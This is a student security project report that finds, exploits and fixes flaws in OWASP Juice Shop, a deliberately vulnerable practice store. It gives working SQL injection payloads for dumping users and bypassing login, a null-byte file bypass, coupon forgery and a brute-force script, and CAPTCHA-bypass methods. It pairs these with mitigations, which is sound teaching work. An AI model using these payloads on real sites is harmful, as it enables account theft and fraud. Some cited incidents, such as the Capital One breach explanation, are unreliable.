



Peking University HSBC Business School (PHBS)

Eliminating Zero-Yuan Purchases:

Finding, Cracking, and Fixing Common Vulnerabilities in Shopping Websites

Instructor: Professor Zeng HaiYang

Topic: Project Type 3

Group 3 (names in no specific order)

Ren Kai (任凯)	2401212437
Zhang WeiJie (张伟杰)	2401212474
Jiang YiMing (姜一鸣)	2401212398
Hu Rui (胡瑞)	2401212392
Lan Yang (兰扬)	2401212401

Information Security

20th January 2025

I. Introduction

Shopping websites are becoming more and more important in people's lives, and the security of the related software is the key to protecting the rights of sellers and consumers. In this semester's Information Security course, we take an in-depth look at possible vulnerabilities. Therefore, in the final project, our group chose a shopping website to explore vulnerability finding, cracking, and fixing. Specifically, we chose a vulnerability range website called Juice Shop¹ for our demonstration. As shown in Figure 1.1, the basic functions of this website are similar to those of Taobao and Jingdong, so it is highly representative.

As shown in Figure 1.2, in general, this project firstly collects three common motivations from the shoppers' point of view, namely, stealing accounts, forging coupons, and painting bad feedback; secondly, we explore the related vulnerabilities around these motivations in-depth and mainly research the reasons for the existence of the vulnerabilities, the details, and the solutions; and finally summarizes the explanations and draws the conclusions.

II. Vulnerability 1: SQL injection

A SQL injection attack consists of the insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

To understand the severe dangers of SQL injection, this section will demonstrate how to use SQL injection to steal user accounts and misappropriate assets within those accounts.

We first need to obtain all user account information to steal user accounts, which is stored in the database. If there are vulnerabilities in how the database retrieves data, we can use SQL injection to access sensitive information in the database. The first step is to identify SQL injection points that can be used to access the database.

In <http://localhost:3000/#/search>, by observing the browser's DevTools, we identified a GET request: <http://localhost:3000/rest/products/search?q=>. This request returns product information. By accessing <http://localhost:3000/rest/products/search?q=orange>, we obtained the results shown in Figure 2.1, indicating that the q parameter serves as a filter for the search functionality. Submit ';' as q and we receive an error page with a `SQLITE_ERROR: syntax error mentioned`, indicating that SQL Injection is indeed possible. Using this interface, we can access the database, meaning we have successfully identified an SQL injection point.

Once we have identified the SQL injection point, we need to attempt to retrieve the user data. Varying the payload into '-- for q results in a `SQLITE_ERROR: incomplete input`. This error happens due to two (now unbalanced) parenthesis in the query. Then We use '))-- for q which fixes the syntax and successfully retrieves all products. The UNION SELECT statement merges data from the user's database table with the product information returned in the JSON response. We tried searching for ')) UNION SELECT * FROM x--', but it fails with a

¹ <https://github.com/juice-shop/juice-shop>

SQLITE_ERROR: no such table: x, as expected, shown in Figure 2.2. However, we can easily guess the table. So, we attempt searching for ')) UNION SELECT * FROM Users--', which fails with a promising error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns, shown in Figure 2.3. This at least confirms that the table name is correct. The next step in a UNION SELECT attack is typically to find the right number of returned columns. To determine the number of columns, we use placeholder values like '1', '2', etc. When submitting:')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users--, it finally returns a JSON response with an extra element, indicating the query was successful. Next, we attempt to eliminate the unwanted product results by modifying the query to something like qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users--, leaving only the "UNIONed" element in the result set. The final step is to replace the placeholder columns with the correct column names. We can attempt to guess them by searching for: qwert')) UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users--. We receive a list of all user data in a convenient JSON format, shown in Figure 2.4.

Now, we can log in with others' accounts by applying the SQL injection. We just need to put Email jim@juice-sh.op'-- and any Password. That's because the login function also has an SQL injection vulnerability. In this case, the query SELECT * FROM users WHERE user_name = 'input_name' AND password = 'input_password' becomes SELECT * FROM users WHERE user_name = 'input_name', effectively disabling the password check by using -- to comment out the rest of the query. Finally, with password-free payments, I can use others' money from their account balance or linked credit cards to purchase the items (Figure 2.5).

To mitigate SQL injection, We can use Prepared Statements, which pass input_name and input_password as parameters to the SQL command execution function. When we do the same thing and input the values, we find that the login fails because no username matches the provided input.

III. Vulnerability 2: Reversible Encryption

In this issue, we exploited vulnerabilities in file system permission checks, and the coupon encryption algorithm to attack the system's coupon system, enabling the forgery of arbitrary discount coupons.

The first method is brute force. Given that the coupon code has a string length of 10 and considering that there are 95 printable characters, brute-force would require 95^{10} combinations (approximately 10^{19}). Assuming a computer can attempt 10^9 tries per second, it would take 2,000 years, which is impractical.

After summarizing and organizing the coupon data (Table 3.1), we observed patterns in the encrypted coupons, which effectively reduced the complexity of brute force. Since it is now January 2025, by comparing a 20% discount coupon expiring on 2023-01-31 (n<MicgC7vo) with a 40% discount coupon expiring on 2022-01-31 (n<Micga+sp), we can see that "n<Micg" is identical in both. Since their discounts are entirely different, we can deduce that the first 6 characters represent the month. Thus, to forge a coupon expiring on 2025-01-31, the first six characters must be "n<Micg", reducing the brute-force complexity to 95^4 (approximately 10^7). As shown in Figure 3.1, it can be observed that coupon verification is done through `/rest/basket/6/coupon/`. When executing brute-force, authentication requests can be sent directly to this address (See Code 3.1).

Another method is to find the coupon encryption algorithm out. Many files are stored at `http://localhost:3000/ftp/`, which appear to be related to the encryption algorithm like `encrypt.pyc` and `coupons_2013.md.bak`. Although due to file access restrictions, we can't access directly (Figure 3.2), we can bypass the permission check by inserting a null byte (`file_name.md.bak%2500.md`). After going through all files, from "z85": "~0.0" entry in `package.json.back`, it was determined that the encryption algorithm is Z85. Z85 is essentially a byte-mapping algorithm, making it easy to derive plaintext from encrypted coupons, as shown in Table 3.2. Thus, we can conclude that the coupon format is "MonthYear-Discount". To achieve a 99% discount, one can simply input "JAN25-99" and encrypt it to get `n<Mich7Z*G`. Please note that a 100% discount is not possible because Z85 can only encrypt multiples of 4 bytes. If the discount is set to 100, the plaintext would be "JAN25-100", which is 9 bytes and cannot be encrypted. The final result is shown in Figure 3.3.

Additionally, during the study of the coupon system, we discovered a vulnerability in local coupon validity checks. By reviewing the source code, we found several test coupons (Figure 4). For example, the latest coupon "16831548e5" converts to the timestamp "May 4, 2023, 7:00:00 AM" (Figure 3.5), which means the coupon is valid between 7:00:00 and 7:00:59. Furthermore, the system derives the variable `clientDate` from the local operating system to determine the coupon's validity (Figure 3.6), meaning we can use expired coupons by modifying the system's time. After changing the system time (Figure 3.7), we successfully obtained a 40% discount by using a coupon for 2023 (Figure 3.8).

To address the vulnerabilities identified in the system, the following measures should be implemented: First, strengthen file system permission checks by adding null byte validation to prevent Poison Null Byte attacks. Second, use a combination of hash and salt to encrypt coupons, ensuring the confidentiality of the system (Figure 3.9). Lastly, coupon validity checks should be performed on the server rather than locally.

Due to their economic value, coupons have become a significant target for hackers in recent years. For instance, two coupon leakage incidents occurred domestically in June 2023 and February 2024, with hackers illegally profiting over 60,000 yuan and 30,000 yuan, respectively. Protecting the security of coupon information will be a crucial challenge for platforms.

IV. Vulnerability 3: Bypassing CAPTCHA

CAPTCHA is a technique used to distinguish whether a user is a human or a machine. It prevents automated programs from abusing network resources by generating and requiring users to answer certain challenging questions. Bypassing the CAPTCHA technique allows for automated operations such as bulk form submission, data crawling, and so on.

In order to realize the bypassing CAPTCHA attack against Juice Shop (Figure 4.1), three ways are proposed by trying to submit more than 10 customer feedbacks in 10 seconds:

The first one: bypassing the authentication using fixed CAPTCHA information. First, a CAPTCHA fetch request (`http://localhost:3000/rest/captcha/`) is observed in the Network tab of the browser's developer tool, and the server returns a JSON response, e.g., `{“captchaId”:18, “captcha”: “5*8*8”, “answer”: “320”}`. When submitting a feedback form, include the `captchaId` and `answer` for that CAPTCHA in the request body, using the example above, which could have `{“comment”: “Hello”, “rating”:1, “captcha”: “320”, “captchaId”:18}`. Therefore,

only need to submit the feedback in the captchaId and captcha parameters for the valid value, and you can pass the validation: we use the relevant tools, intercept a normal submission of the expression of feedback, in Figure 4.2, modify the comment to use the tool to repeatedly submit, to do 10 seconds to submit more than 10 times.

The second method, using automated browser tools (such as Selenium WebDriver) to complete the operation. By simulating the behavior of a real user, the CAPTCHA question (located in the `<code id = "captcha">` element, in Figure 4.3) is first read from the form page, the answers are then parsed and calculated in real-time. The main reason this approach works is that the site uses text to display the CAPTCHA content, making it easy for the hacker to quickly read the validation content and solve the submission through an automated program. For example, after reading the math expression $5*8*8$, the eval method produces the answer 320, followed by an automated feedback form and submission of the content, including the calculated CAPTCHA answer. The looping logic in the script, shown in Code 4.1, ensures that 10 feedback submissions are automated within 10 seconds.

The third method is to parse the CAPTCHA information dynamically. In this method, the program dynamically parses the CAPTCHA data each time it is retrieved and extracts the captchaId and answer. The implementation is to send a request to the CAPTCHA fetch interface (<http://localhost:3000/rest/captcha/>) and parse the returned JSON data, e.g. `{"captchaId":19, 'captcha': '1*1-1', 'answer': '0'}`. The extracted captchaId and answer are then used for subsequent feedback form submissions. In this way, even if the content of the CAPTCHA is constantly changing, it can be dynamically updated and batch submission can be accomplished through the script, as shown in the script program Code 4.2.

Again, three approaches have been proposed on how to mitigate this type of attack. The first uses a dynamic CAPTCHA mechanism This is done in a number of ways firstly by using more complex dynamic questions such as image recognition, interactive authentication, or semantic questions, secondly by setting an expiration time that prevents the attacker from reusing the same CAPTCHA, and then by binding the generation of the CAPTCHA to the user's session or to the device's fingerprint, i.e., each session's CAPTCHA is unique and cannot be reused across sessions. The second point is for behavioral analysis and risk control, i.e., detecting the presence of automated behavior, using machine learning models to detect abnormal patterns of user behavior or commonly limiting requests to a single IP address or session. The third and currently frequently used advanced CAPTCHA techniques, such as Google's reCAPTCHA v3, do not rely on user input, but instead calculate a risk score based on the user's behavioral patterns, so that low-risk users do not need to be authenticated, and high-risk users may be blocked or additionally authenticated.

V. Summary and Conclusion

Technical Analysis Summary: In this project, we implemented three exploits and tried to mediate them. For the first attack on advanced SQL injection, it begins with a simple authentication bypass and evolves into a sophisticated data extraction attack through the product search API endpoint. The vulnerability allows attackers to execute UNION-based SQL queries, enabling the extraction of sensitive user credentials from the database. For a Coupon Code Forgery Attack, the primary attack vector leverages a null byte injection vulnerability to access backup files containing sensitive information about the coupon generation. By analyzing

the dependencies in the exposed file, attackers could identify z85 as the encoding algorithm. This enables the creation of unauthorized high-value discount coupons by reverse-engineering legitimate codes and generating new ones with increased discount percentages. The last CAPTCHA bypassing attacks exploit vulnerabilities in CAPTCHA implementations. The main flaws include plaintext exposure, the CAPTCHA is exposed in the response body, cookies, or HTML in plaintext. CAPTCHA pinning means that an attacker can reuse the same captchaId and answer for subsequent requests, bypassing the one-time validation. Also, the CAPTCHA presents simple questions such as basic arithmetic, that can be easily predicted or brute-forced by a script.

Practical Significance and Impact Analysis: As shown in Figure 5.1 and Figure 5.2, SQL injection vulnerability ranks first in the web application critical vulnerabilities worldwide in 2023. The real-world impact spans a wide range of consequences, from data theft and financial fraud to reputational damage, legal liabilities, and operational disruptions. For example, the 2012 LinkedIn breach, resulting in the exposure of 6.5 million password hashes, demonstrates the cascading effects. In 2023, the hacking group ResumeLooters compromised over 65 websites, using SQL injection to harvest over 2 million user records, and sold the stolen data on various cybercrime platforms². The TalkTalk breach in 2015, partially enabled by SQL injection, caused a total business impact of £60 million.³ The severity of the consequences underscores the importance of securing web applications against SQLi vulnerabilities through proper input validation, parameterized queries, and regular security testing.

Coupon Code Forgery vulnerability simulation mirrors several significant real-world attacks against major retail and service platforms. In 2016, Uber faced vulnerabilities in their promotional code system where researchers discovered patterns in their code generation algorithm, allowing potential manipulation of discount values. The incidents share common characteristics with our simulated attack like exploitation of predictable generation patterns, inadequate validation mechanisms, and scalable automation potential. The impact of such vulnerabilities extends beyond immediate financial losses. From Figure 5.3 we see that, in the end, when the platforms find the profit decreasing, they will raise the price, so it is still the consumers who undertake the results.

At last, simulated CAPTCHA attacks are significant since if such attacks are executed in real scenarios, they can lead to severe consequences like spam, brute force attacks, and fraud. Many websites rely on CAPTCHA to prevent automated bots. If it is exploited, attackers could flood e-commerce sites with fake product reviews, misleading consumers and manipulating buying decisions, as witnessed in the case of Amazon in 2019, where automated systems were used to manipulate product ratings. In more critical systems, such as those protecting government services or financial transactions, such attacks could lead to compromising national security or enabling large-scale financial fraud⁴. In 2019, the Capital One data breach exposed sensitive customer data due to vulnerabilities in the company's cloud infrastructure⁵. The attacker used a misconfiguration in the CAPTCHA system, enabling them to launch a large-scale credential-stuffing attack.

² <https://www.radware.com/cyberpedia/application-security/sql-injection/#RealWorldExamples>

³ <https://www.bbc.com/news/business-37565367>

⁴ <https://www.itpro.com/security/cyber-crime/fake-captcha-attacks-surged-in-late-2024-heres-what-to-look-out-for>

⁵ <https://www.capitalone.com/digital/facts2019/>

Appendix




Figure 1.1 The main functions of the Juice Shop website.




Figure 1.2 The framework of this project.

```
{"status":"success","data":[{"id":2,"name":"Orange Juice (1000ml)","description":"Made from oranges hand-picked by Uncle Dittmeyer.", "price":2.99,"image":"orange_juice.jpg","createdAt":"2018-12-20 07:18:31.358 +00:00","updatedAt":"2018-12-20 07:18:31.358 +00:00","deletedAt":null}]}
```

Figure 2.1 Response of q=orange.




Figure 2.2 response of q=)) UNION SELECT * FROM x--.




Figure 2.3 response of q=)) UNION SELECT * FROM Users--.




Figure 2.4 Response of users' information.




Figure 2.5 Buy goods after login.

Table 3.1 Coupon information released by Juice Shop on Twitter.

Expiration	Discount	Coupon
2024-04-30	20%	k#pDmg+yEp
2023-04-30	20%	k#pDmgC7vo
2023-03-31	40%	o*IVjgC7Bq
2023-02-28	30%	mNYT0gC7yp
2023-01-31	20%	n<MicgC7vo
2022-12-31	40%	l}6D#ga+sp
2022-11-30	40%	pes[Cga+sp
2022-10-31	30%	pEw8pga+po
2022-09-30	20%	q:<Irga+mn
2022-08-31	30%	k#*Agga+po
2022-07-30	30%	n(Xluga+po
2022-06-30	30%	n(Xrwga+po
2022-05-31	20%	o*I]qga+mn
2022-04-30	30%	k#pDmga+po
2022-03-31	20%	o*Ivjga+mn
2022-02-28	20%	mNYT0ga+mn
2022-01-31	40%	n<Micga +sp
2021-11-30	30%	pes[Cf!Cgn
2021-10-31	20%	pEw8pf!Cdm
2021-09-30	20%	q:<Irf!Cdm




Figure 3.1 Communication details of coupon validity check.

```

1. import requests
2. from selenium import webdriver
3. from selenium.webdriver.common.by import By
4.
5. ascii_url_characters = [
6.     (' ', '%20'), ('!', '%21'), ('"', '%22'), ('#', '%23'), ('$ ', '%24'), ('%', '%25'), ('&', '%26'), ('"', '%27'),
7.     ('(', '%28'), (')', '%29'), ('*', '%2A'), ('+', '%2B'), (',', '%2C'), ('-', '-'), ('.', '.'), ('/', '%2F'),
8.     ('0', '0'), ('1', '1'), ('2', '2'), ('3', '3'), ('4', '4'), ('5', '5'), ('6', '6'), ('7', '7'), ('8', '8'), ('9', '9'),
9.     (':', '%3A'), (;', '%3B'), ('<', '%3C'), ('=', '%3D'), ('>', '%3E'), ('?', '%3F'), ('@', '%40'),
10.    ('A', 'A'), ('B', 'B'), ('C', 'C'), ('D', 'D'), ('E', 'E'), ('F', 'F'), ('G', 'G'), ('H', 'H'), ('I', 'I'),
11.    ('J', 'J'), ('K', 'K'), ('L', 'L'), ('M', 'M'), ('N', 'N'), ('O', 'O'), ('P', 'P'), ('Q', 'Q'), ('R', 'R'),
12.    ('S', 'S'), ('T', 'T'), ('U', 'U'), ('V', 'V'), ('W', 'W'), ('X', 'X'), ('Y', 'Y'), ('Z', 'Z'),
13.    ('[', '%5B'), ('\ ', '%5C'), ('\ ', '%5D'), ('\ ', '%5E'), ('\ ', '\ '), ('\ ', '%60'),
14.    ('a', 'a'), ('b', 'b'), ('c', 'c'), ('d', 'd'), ('e', 'e'), ('f', 'f'), ('g', 'g'), ('h', 'h'), ('i', 'i'),
15.    ('j', 'j'), ('k', 'k'), ('l', 'l'), ('m', 'm'), ('n', 'n'), ('o', 'o'), ('p', 'p'), ('q', 'q'), ('r', 'r'),
16.    ('s', 's'), ('t', 't'), ('u', 'u'), ('v', 'v'), ('w', 'w'), ('x', 'x'), ('y', 'y'), ('z', 'z'),
17.    ('{', '%7B'), ('|', '%7C'), ('}', '%7D'), ('~', '~')
18. ]
19. code = []
20.
21. for a in ascii_url_characters:
22.     for b in ascii_url_characters:
23.         for c in ascii_url_characters:
24.             for d in ascii_url_characters:
25.                 res = requests.put(r"http://localhost:3000/rest/basket/6/coupon/n%3CMich"
26.                                     +a[1]+b[1]+c[1]+d[1], headers={ "authorization": "Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzU1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaWF0YSI6eyJPZCI6MjIsInVzZXJuYW11IjoiaWwiZW1haWwiOiIxNTA2MzUyOTY3OUAxNjMuY29tIiwicGFzc3dvcmQiOiJjNDRhNDcxYmQ3OGNjNmMyZmVhMzMjOWZIMDI4ZDMwYSIsInVjbGUiOiJjdXNOb211ciIsImRlbHV4ZVRva2VuIjoiaWibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHlwZmlsZUhlYkdlljoiL2Fze2V0cy9wdWJsZWVmVaW1hZ2ZVL3VvbG9hZHMvZGVmYXVsZC5zdmciLCJ0b3RwU2VjcmV0IjoiaWwiXNBjY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUyMTUgMDM2MTk6MTkuMzgZlCswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUyMTUgMDM2MTk6MTkuMzgZlCswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0SImlhdCI6MTczNjkxMTE2NH0.qgJjUV0HRwXLvOfOJoK6nMnl8OgyU0XvvNhNTEzaJmUD28v7I8iurG_jq8RMl1XljveS24D_z0Y3dAt0ATBGMIzlUoYVKFEEn3TVPmDuId5gSetYytLhZBiFDWPrTTtkJNOcfzcoB9LYaOPsDWUhEabV2jqYqYsx6NvOZJlqMA" })
27.                 if res.status_code == 200:
28.                     print("n<Mich"+a[0]+b[0]+c[0]+d[0])
29.                     code.append(("n<Mich"+a[0]+b[0]+c[0]+d[0], res.text))
30.                 print(code)

```

Code 3.1 Executing brute-force authentication requests.

OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```

at verify (F:\VoiceShop\juice-shop\build\routes\fileServer.js:55:58)
at F:\VoiceShop\juice-shop\build\routes\fileServer.js:39:13
at Layer.handle [as handle_request] (F:\VoiceShop\juice-shop\node_modules\express\lib\router\layer.js:95:5)
at trim_prefix (F:\VoiceShop\juice-shop\node_modules\express\lib\router\index.js:328:13)
at F:\VoiceShop\juice-shop\node_modules\express\lib\router\index.js:286:4
at param (F:\VoiceShop\juice-shop\node_modules\express\lib\router\index.js:365:14)
at param (F:\VoiceShop\juice-shop\node_modules\express\lib\router\index.js:376:14)
